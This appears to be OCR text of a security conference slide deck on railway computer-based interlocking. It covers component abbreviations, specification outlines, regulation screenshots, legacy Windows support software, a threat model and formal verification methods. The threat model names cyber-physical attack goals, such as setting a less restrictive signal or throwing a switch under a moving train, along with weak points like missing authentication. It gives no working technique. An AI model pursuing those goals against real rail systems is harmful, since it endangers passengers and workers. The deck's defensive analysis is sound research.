
Communication channels and network protocols

Networking equipment

Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks




CBI: Hardware




Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks


CBI: Hardware



Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks




CBI: Hardware



Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks

CBI: Formal requirements



PUBLIC TRANSPORT CORPORATION
INFRASTRUCTURE DIVISION

ENG-SE-SPE-0009

VERS

SPECIFICATION

COMPUTER BASED INTERLOCKING

607.5 CBI Software
- 607.5.1 Vital Logic Software
- 607.5.2 Data Preparation Software
- 607.5.3 Site Specific Data

607.6 Diversity
- 607.6.1 Processor Safety
- 607.6.2 Hardware Diversity
- 607.6.3 Software Diversity

607.7 Maintenance Procedures

607.8 Security
- 607.8.1 Degration of Pro
- 607.8.2 Site Specific Dat
- 607.8.3 Version Control
- 607.8.4 Safety Related S

607.9 Functional Test

607.10 Vital Serial Links

Bundesministerium der Justiz und für Verbraucherschutz

Startseite

Gesetze / Verordnungen

Aktualitätendienst


Titelsuche

Volltextsuche

Translations

Hinweise

Impressum



Eisenbahn-Bau- und Betriebsordnung

zur Gesamtausgabe der Norm im Format: HTML PDF XML EPUB


- Inhaltsübersicht
- Eingangsformel

Erster Abschnitt

Allgemeines

- § 1 Geltungsbereich
- § 2 Allgemeine Anforderungen
- § 3 Ausnahmen, Genehmigungen
- § 3a Grenzbetriebsstrecken und Durchgangsstrecken

Zweiter Abschnitt



Документы

ПАССАЖИРАМ ГРУ


"Об утверждении правил технической эксплуатации железных дорог Российской Федерации"

Дата официального опубликования: 08.04.2011

Дата вступления в силу: 01.09.2012


CBI: Threat Model

1. Safety (Cyber Physical Threats)
   - set a less restrictive signal light
   - operate a switch with a train passing over it
   - set conflicting routes …
2. Economics (freight efficiency)
   - CBI CPU crash
   - Blocking of control
   - False indication…
3. Reliability and functional safety
   - CBI CPU reboot
   - Network crash…



Automation Communication Informatics, №7, 2015, CBI Threat Model

CBI: Attack Vectors



Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks

Security mechanisms


Communication channels and network protocols

Networking equipment

Attack vectors

CBI: Physical Security

CBI: No authentication



CBI: Old Software

NEW EQUIPMENT & SYSTEM APPROVAL CERTIFICATE

Approval date: 17th February 2014

Approved by: Safety & Environment Committee

Report no.:

Report date: 30th January 2014

List of acceptable software for Support Systems

Software	Version		Operating system required
	9.1.0		Windows XP (32 bit) Windows 7 (64 bit)
	9.0.0		Windows XP Service pack 2
	8.1.1 Build 28		Windows NT4 service pack 6 and above Windows 2000 Professional Windows XP Professional
	3.1.6.5		Windows 7

CBI: Old Software

NEW EQUIPMENT & SYSTEM APPROVAL CERTIFICATE

Approval date: 17th February 2014

by: Safety & Environment Committee

no.:

ate: 30th January 2014


Trackguard


Flexible safety processor

List of acceptable software for Support Systems


Software	Version		Operating system required
	9.1.0		Windows XP (32 bit) Windows 7 (64 bit)
	9.0.0		Windows XP Service pack 2
	8.1.1 Build 28		Windows NT4 service pack 6 and above Windows 2000 Professional Windows XP Professional
	3.1.6.5		Windows 7

redundantredundancy






Strange packet from XX:XX:XX:42:13:37 just before Spine Nexus crash and following chaos.Topology below.Any thoughts?





TabascoEye @tabascoeye · Sep 24

@scadasl just need more redundantredundancy. How about a few rings with some proprietary reimplementation of spanning tree?

IPU: Evolution








Validation and generation of geographical data using a domain theory, Lars-Henrik Eriksson, Uppsala University (c)

Interlocking as safety critical system

- Interlocking security (by Jakob Lyng Petersen)
  - Trains must not collide
  - Trains must not derail
  - Trains must not hit person working the tracks
- Formal methods and verification (rtfm)
  - B Method, Event B
    - Underground rail network in Beijing, Milan and Sao Paulo
  - Prover.com
    - Sweden, USA

B Method

- Safety critical systems
- Abstract machines + formal methods
- Atelier B
  - Available IDE and C translator
  - No Ada translator
- Newer version – Event-B
  - See Rodin framework



